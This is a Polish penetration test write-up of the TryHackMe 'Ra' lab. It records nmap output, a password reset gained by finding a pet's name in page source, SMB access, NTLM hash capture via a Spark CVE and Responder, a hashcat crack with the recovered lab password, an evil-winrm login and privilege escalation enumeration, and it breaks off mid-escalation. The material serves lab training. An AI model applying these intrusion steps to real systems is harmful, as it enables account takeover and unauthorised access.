




Raport z Testów Penetracyjnych TryHackME "Ra" Michał Lissowski

Windcorp.thm



Tester i autor raportu	Michał Lissowski Michallissowski@gmail.com
Miejsce wykonania	Gdańsk
Data wykonania	22.11.2022
Testowana aplikacja/system	Windows , Spark
Korporacja	Windcorp.thm

Niniejszy dokument jest podsumowaniem testu penetracyjnego wykonanego na <https://tryhackme.com/room/Ra> .

Skanywanie Nmap

```
Nmap scan report for ip-10-10-43-179.eu-west-1.compute.internal (10.10.43.179)
Host is up (0.00049s latency).
Not shown: 979 filtered ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS
80/tcp    open  http             Microsoft IIS httpd 10.0
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-fileupload-exploiter:
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|_ http-methods:
|   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-title: Windcorp.
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2022-11-24 21:25:57Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-Fi
rst-Site-Name)
|_ sslv2-drown:
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
|_ sslv2-drown:
2179/tcp  open  vmrdp?
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-Fi
rst-Site-Name)
|_ sslv2-drown:
3269/tcp  open  globalcatLDAPssl?
|_ sslv2-drown:
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=Fire.windcorp.thm
|_ Not valid before: 2022-11-23T21:24:37
|_ Not valid after: 2023-05-25T21:24:37
|_ ssl-date: 2022-11-24T21:26:28+00:00; 0s from scanner time.
|_ sslv2-drown:
```

```
5222/tcp open  jabber          Ignite Realtime Openfire Jabber server 3.10.0 or later
|_ ssl-cert: Subject: commonName=fire.windcorp.thm
|_ Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
|_ Not valid before: 2020-05-01T08:39:00
|_ Not valid after: 2025-04-30T08:39:00
|_ ssl-dh-params:
|_   VULNERABLE:
|_     Diffie-Hellman Key Exchange Insufficient Group Strength
|_     State: VULNERABLE
|_       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|_       of insufficient strength, especially those using one of a few commonly
|_       shared groups, may be susceptible to passive eavesdropping attacks.
|_     Check results:
|_       WEAK DH GROUP 1
|_         Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|_         Modulus Type: Safe prime
|_         Modulus Source: RFC2409/Oakley Group 2
|_         Modulus Length: 1024
|_         Generator Length: 8
|_         Public Key Length: 1024
|_     References:
|_       https://weakdh.org
|_ sslv2-drown:
|_ xmpp-info:
|_   STARTTLS Failed
|_   info:
|_     unknown:
|_
|_   stream_id: 3cavmf6ejw
|_   errors:
|_     invalid-namespace
|_     (timeout)
|_   xmpp:
|_     version: 1.0
|_   capabilities:
|_
|_   auth_mechanisms:
|_
|_   features:
|_
|_   compression_methods:
5269/tcp open  xmpp          Wildfire XMPP Client
|_ sslv2-drown:
|_ xmpp-info:
|_   Respects server name
|_   STARTTLS Failed
|_   info:
|_     unknown:
```

```

stream_id: 4jzabsw6nr
errors:
  host-unknown
  (timeout)
xmpp:
  version: 1.0
capabilities:

auth_mechanisms:

features:

compression_methods:
7070/tcp open  http          Jetty 9.4.18.v20190429
http-cross-domain-policy:
  VULNERABLE:
  Cross-domain and Client Access policies.
  State: VULNERABLE
  A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader,
  etc. use to access data across different domains. A client access policy file is similar to cross-domain policy
  but is used for MS Silverlight applications. Overly permissive configurations enables Cross-site Request
  Forgery attacks, and may allow third parties to access sensitive data meant for the user.
Check results:
/crossdomain.xml:
  <?xml version="1.0"?>
  <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
  <cross-domain-policy>
    <site-control permitted-cross-domain-policies="all"/>
    <allow-access-from domain="*" to-ports="5222,5223,7070,7443" secure="true"/>
  </cross-domain-policy>

Extra information:
  Trusted domains:*

References:
  https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
  https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
  http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
  https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.pdf
  http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
  http://gursevkalkra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
http-csrf: Couldn't find any CSRF vulnerabilities.
http-dombased-xss: Couldn't find any DOM based XSS.
http-enum:
  /crossdomain.xml: Adobe Flash crossdomain policy
http-server-header: Jetty(9.4.18.v20190429)
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-title: Openfire HTTP Binding Service

```



```
7443/tcp open  ssl/http          Jetty 9.4.18.v20190429
| http-cross-domain-policy:
|   VULNERABLE:
|     Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client access policy file is similar to cross-domain policy
|       but is used for MS Silverlight applications. Overly permissive configurations enables Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <site-control permitted-cross-domain-policies="all"/>
|           <allow-access-from domain="*" to-ports="5222,5223,7070,7443" secure="true"/>
|         </cross-domain-policy>
|
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.pdf
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://gursevkalkra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-enum:
|_   /crossdomain.xml: Adobe Flash crossdomain policy
|_ http-server-header: Jetty(9.4.18.v20190429)
|_ http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible. It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
```

```
| Disclosure date: 2009-09-17
| References:
|   http://ha.ckers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-title: Openfire HTTP Binding Service
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_ Not valid after: 2025-04-30T08:39:00
| ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|         Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
|         Modulus Type: Safe prime
|         Modulus Source: RFC2409/Oakley Group 2
|         Modulus Length: 1024
|         Generator Length: 8
|         Public Key Length: 1024
|     References:
|       https://weakdh.org
|_ sslv2-drown:
7777/tcp open  socks5                (No authentication; connection failed)
| socks-auth-info:
|_ No authentication
9090/tcp open  zeus-admin?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Thu, 24 Nov 2022 21:25:57 GMT
|     Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 115
|     <html>
|     <head><title></title>
|     <meta http-equiv="refresh" content="0;URL=index.jsp">
|     </head>
|     <body>
|     </body>
```

```
</body>
</html>
HTTPOptions:
  HTTP/1.1 200 OK
  Date: Thu, 24 Nov 2022 21:26:02 GMT
  Allow: GET,HEAD,POST,OPTIONS
JavaRMI, drda, ibm-db2-das, informix:
  HTTP/1.1 400 Illegal character CNTL=0x0
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 69
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
SqueezeCenter_CLI:
  HTTP/1.1 400 No URI
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 49
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: No URI</pre>
WMSRequest:
  HTTP/1.1 400 Illegal character CNTL=0x1
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 69
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x1</pre>
9091/tcp open  ssl/xmlltec-xmllmail?
fingerprint-strings:
  DNSStatusRequest, DNSVersionBindReq:
  HTTP/1.1 400 Illegal character CNTL=0x0
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 69
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
GetRequest:
  HTTP/1.1 200 OK
  Date: Thu, 24 Nov 2022 21:26:13 GMT
  Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
  Content-Type: text/html
  Accept-Ranges: bytes
  Content-Length: 115
  <html>
  <head><title></title>
  <meta http-equiv="refresh" content="0;URL=index.jsp">
  </head>
  <body>
  </body>
  </html>
```



```

</html>
HTTPOptions:
  HTTP/1.1 200 OK
  Date: Thu, 24 Nov 2022 21:26:13 GMT
  Allow: GET,HEAD,POST,OPTIONS
Help:
  HTTP/1.1 400 No URI
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 49
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: No URI</pre>
RPCCheck:
  HTTP/1.1 400 Illegal character OTEXT=0x80
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 71
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
RTSPRequest:
  HTTP/1.1 400 Unknown Version
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 58
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: Unknown Version</pre>
SSLSessionReq:
  HTTP/1.1 400 Illegal character CNTL=0x16
  Content-Type: text/html; charset=iso-8859-1
  Content-Length: 70
  Connection: close
  <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
_
ssl-cert: Subject: commonName=fire.windcorp.thm
Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
Not valid before: 2020-05-01T08:39:00
Not valid after: 2025-04-30T08:39:00
ssl-dh-params:
VULNERABLE:
  Diffie-Hellman Key Exchange Insufficient Group Strength
  State: VULNERABLE
  Transport Layer Security (TLS) services that use Diffie-Hellman groups
  of insufficient strength, especially those using one of a few commonly
  shared groups, may be susceptible to passive eavesdropping attacks.
  Check results:
    WEAK DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
    Modulus Type: Safe prime
    Modulus Source: RFC2409/Oakley Group 2
    Modulus Length: 1024
    ..
    ..

```

Service Info: Host: FIRE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```

|_nbstat: NetBIOS name: FIRE, NetBIOS user: <unknown>, NetBIOS MAC: 02:5f:71:93:da:b9 (unknown)
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection
|_smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
|_smb2-time:
| date: 2022-11-24 21:26:18
|_ start_date: 1600-12-31 23:58:45

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 203.08 seconds

root@kali:~#

Opis skanowania

Skanowanie nmapem "nmap -sS -sC -sV --script=deafult,vuln -T 5 -p- 10.10.43.179". Wynik pokazał wiele otwartych portów. Wykryto różne podatności. Na porcie 5222 i 7443 "Diffie-hellman key exchange insufficient group strength". Port 7443 Cve-2007-6750. Port 7070 i 7443 "cross-domain and client access policies". Znaleziono domeny które można zapisać do "/etc/hosts" by zalogować się na stronę korporacji.


Rekonesans

Na Porcie 80 znajduje się strona windcorp. Po analizie można zauważyć imiona i nazwiska potencjalnych użytkowników oraz IT support-staff.

Our IT support-staff

- 🧑 Antonietta Vidal
- 🧑 Britney Palmer
- 🧑 Brittany Cruz
- 🧑 Carla Meyer
- 🧑 Buse Candan
- 🧑 Edeltraut Daub
- 🧑 Edward Lewis
- 🧑 Emile Lavoie
- 🧑 Emile Henry
- 🧑 Emily Anderson
- 🧑 Hemmo Boschma
- 🧑 Isabella Hughes
- 🧑 Isra Saur
- 🧑 Jackson Vasquez
- 🧑 Jaqueline Dittmer

Our employees in focus!



Emily Jensen

"Love it! Thanks for believing in me!"



Lily Levesque


"I love being able to bring my best friend to work with me!"



Kirk Uglas

"Every day is a treat!"

W prawym górnym rogu znajduje się pole do resetowania hasła. Aby zresetować hasło należy udzielić poprawnej odpowiedzi na pytania.

This image shows a web browser window with the title 'Reset password - Mozilla Firefox'. The address bar shows the URL 'fire.windcorp.thm/reset.asp'. The main content area has the heading 'Reset password'. Below the heading, there is a form with the following elements: a label 'Username:' followed by a text input field; a dropdown menu currently showing 'What is your mothers maiden name?'; another text input field; and a blue 'Reset' button. A dark grey dropdown menu is open below the first dropdown, listing five options: 'What is your mothers maiden name?', 'What was your first grade teachers name?', 'What is/was your favorite pets name?', and 'What make was your first car?'.

Reset password


Username:

Reset

- What is your mothers maiden name?
- What was your first grade teachers name?
- What is/was your favorite pets name?
- What make was your first car?

Od razu rzuca się w oczy wybór "what is/ was your favorite pets name?", ponieważ na zdjęciu trzech użytkowników Lilyle trzyma na rękach psa(jest to duża podpowiedź).
Po przeanalizowaniu kodu strony można znaleźć nazwę psa : Sparky.
Za pomocą tych informacji udało się zresetować hasło.

```
-----  
    <div class="testimonial-item mx-auto mb-5 mb-lg-0">  
        
      <h5>Emily Jensen</h5>  
      <p class="font-weight-light mb-0">"Love it! Thanks for beleiving in me!"</p>  
    </div>  
  </div>  
  <div class="col-lg-4">  
    <div class="testimonial-item mx-auto mb-5 mb-lg-0">  
        
      <h5>Lily Levesque</h5>  
      <p class="font-weight-light mb-0">"I love being able to bring my best friend to work with me!"</p>  
    </div>  
  </div>  
  <div class="col-lg-4">  
    <div class="testimonial-item mx-auto mb-5 mb-lg-0">  
        
      <h5>Kirk Uglas</h5>  
      <p class="font-weight-light mb-0">"Every day is a treat!"</p>  
    </div>  
  </div>  
</div>  
</div>
```



Zdobyte hasło posłużyło do zalogowania się do smb. Znaleziono tam interesującą informację. Program spark.











```
root@tp-10-10-192-215:~# smbclient //windcorp.tnm/shared -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
```

.	D	0	Sat May 30 01:45:42 2020
..	D	0	Sat May 30 01:45:42 2020
Flag 1.txt	A	45	Fri May 1 16:32:36 2020
spark_2_8_3.deb	A	29526628	Sat May 30 01:45:01 2020
spark_2_8_3.dmg	A	99555201	Sun May 3 12:06:58 2020
spark_2_8_3.exe	A	78765568	Sun May 3 12:05:56 2020
spark_2_8_3.tar.gz	A	123216290	Sun May 3 12:07:24 2020

Można zauważyć że w tej korporacji posługują się komunikatorem "spark" w wersji 2.8.3. Jest ona podatna na groźnego exploita. CVE-2020-12772 spark.



Our IT support-staff

-  Antonietta Vidal
-  Britney Palmer
-  Brittany Cruz
-  Carla Meyer
-  Buse Candan
-  Edeltraut Daub
-  Edward Lewis
-  Emile Lavoie
-  Emile Henry
-  Emily Anderson
-  Hemmo Boschma
-  Isabella Hughes
-  Isra Saur
-  Jackson Vasquez
-  Jaqueline Dittmer

Za pomocą exploita oraz programu "RESPONDER" udało się uzyskać hash innego użytkownika do którego wysłaliśmy zainfekowaną Wiadomość. Był to dostępny użytkownik "Buse Candan".

Hash został złamany za pomocą : `hashcat -a 0 -m 5600 hash.txt rockyou.txt ----- uzunLM+3131`

Hasło pomogło do zalogowania przez "evil-winrm" na użytkownika buse.

```
*Evil-WinRM* PS C:\Users\buse\Documents> whoami  
windcorp\buse  
*Evil-WinRM* PS C:\Users\buse\Documents> █
```

Windows eskalacja uprawnień

Polecenie "whoami /all", dało wynik:

```
GROUP INFORMATION
-----

Group Name                                     Type                SID                  Attributes
=====
Everyone                                     Well-known group    S-1-1-0              Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias               S-1-5-32-545         Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias               S-1-5-32-554         Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                   Alias               S-1-5-32-548         Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users                Alias               S-1-5-32-555         Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias               S-1-5-32-580         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group    S-1-5-2              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group    S-1-5-11             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group    S-1-5-15             Mandatory group, Enabled by default, Enabled group
WINDCORP\IT                                 Group               S-1-5-21-555431066-3599073733-176599750-5865 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication             Well-known group    S-1-5-64-10          Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

PRIVILEGES INFORMATION
-----

Privilege Name                               Description          State
=====
SeMachineAccountPrivilege                   Add workstations to domain Enabled
SeChangeNotifyPrivilege                     Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege                Increase a process working set Enabled
```

Polecenie "wmic service get name,pathname,displayname,startmode", nie dało rezultatu "Access denied" :

```
*Evil-WinRM* PS C:\Users> wmic service get name,pathname,displayname,startmode
WMIC.exe : ERROR:
+ CategoryInfo          : NotSpecified: (ERROR::String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Description = Access denied
*Evil-WinRM* PS C:\Users>
```

Znaleziona została podatność która może posłużyć do eskalacji uprawnień "Account Operators"

BUILTIN\Remote Desktop Users	Alias	S-1-5-32-555	Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators	Alias	S-1-5-32-548	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users	Alias	S-1-5-32-555	Mandatory group, Enabled by default, Enabled group

Na dysku c:\scripts znajdują się interesujące pliki:

```
PS C:\scripts> type log.txt
/25/2022 07:24:18
PS C:\scripts> type checkservers.ps1
```

